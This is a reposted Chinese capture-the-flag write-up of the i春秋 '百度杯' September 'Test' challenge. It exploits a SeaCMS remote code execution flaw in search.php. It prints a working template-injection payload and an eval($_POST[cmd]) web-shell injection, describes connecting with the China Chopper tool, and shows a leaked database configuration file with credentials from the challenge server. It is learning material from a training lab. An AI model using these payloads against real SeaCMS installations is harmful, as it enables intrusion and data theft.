

i春秋——“百度杯”CTF比赛 九月场——Test（海洋cms / seacms 任意代码执行漏洞）...

转载


[weixin_30417487](#) 于 2018-10-14 13:04:00 发布 283 收藏

文章标签: [php](#) [数据库](#) [shell](#)

原文链接: <http://www.cnblogs.com/leixiao-/p/9786034.html>

版权


打开发现是海洋cms，那就搜索相关漏洞



找到一篇介绍海洋cms的命令执行漏洞的文章: <https://www.jianshu.com/p/ebf156afda49>

直接利用其中给出的poc

```
/search.php  
  
searchtype=5&searchword=  
{if{searchpage:year}&year=:e{searchpage:area}}&area=v{searchpage:letter}&letter=al{searchpage:lang}&yuyan=  
(join{searchpage:jq}&jq=($_P{searchpage:ver}&&ver=OST[9]))&9[]=ph&9[]=pinfo();
```



可以执行系统命令



```
1 total 140
2 dr-xr-xr-x 2 root root 63 Sep 1 2017 360safe
3 -r-xr-xr-x 2 root root 10 Sep 13 2016 404.txt
4 dr-xr-xr-x 8 root root 4096 Sep 1 2017 admin
5 dr-xr-xr-x 2 root root 30 Sep 1 2017 article
6 dr-xr-xr-x 2 root root 30 Sep 1 2017 articlelist
7 dr-xr-xr-x 5 root root 77 Sep 1 2017 comment
8 -r-xr-xr-x 2 root root 962 Sep 13 2016 comment.php
9 dr-xr-xr-x 7 root root 4096 Sep 1 2017 data
```

没找到flag，考虑可能在数据库中，想上传一句话，然后用菜刀查数据库来着，但是没有写文件的权限，手动查数据库感觉太麻烦，所以换个exp

海洋cms v6.28命令执行漏洞：<https://www.uedbox.com/seacms-v628-0day/>


```
/search.php?searchtype=5&tid=@area=eval($_POST[cmd])
```

菜刀直接连接

找了好久终于找到数据库配置文件

```
载入 /var/www/html/data/common.inc.php
<?php
//数据库连接信息
$cfg_dbhost = '127.0.0.1';
$cfg_dbname = 'seacms';
$cfg_dbuser = 'sea_user';
$cfg_dbpwd = '46e06533407e';
$cfg_dbprefix = 'sea_';
$cfg_db_language = 'utf8';
?>
```

编辑该条shell配置如下



编辑(E) 格式(O) 查看(V) 帮助(H)

配置框填写说明

A) 数据库相关:


PHP:

- <T>类型</T> 类型可为MYSQL,MSSQL,ORACLE,INFOMIX,P
- <H>主机地址</H> 主机地址可为机器名或IP地址,如localhost
- <U>数据库用户</U> 连接数据库的用户名,如root
- <P>数据库密码</P> 连接数据库的密码,如123455
- <N>默认库</N> 默认连接的库名


<L>utf8</L> 这一项数据库类型为MYSQL脚本为PHP时可选,

ASP 和 ASP.NET:

PHP http://8faeff66f73d4081a332b8ebc019fa5b1b051955a0b04e6e.game.ichunqiu.com/search.php?se



最后得到flag



转载于:<https://www.cnblogs.com/leixiao-/p/9786034.html>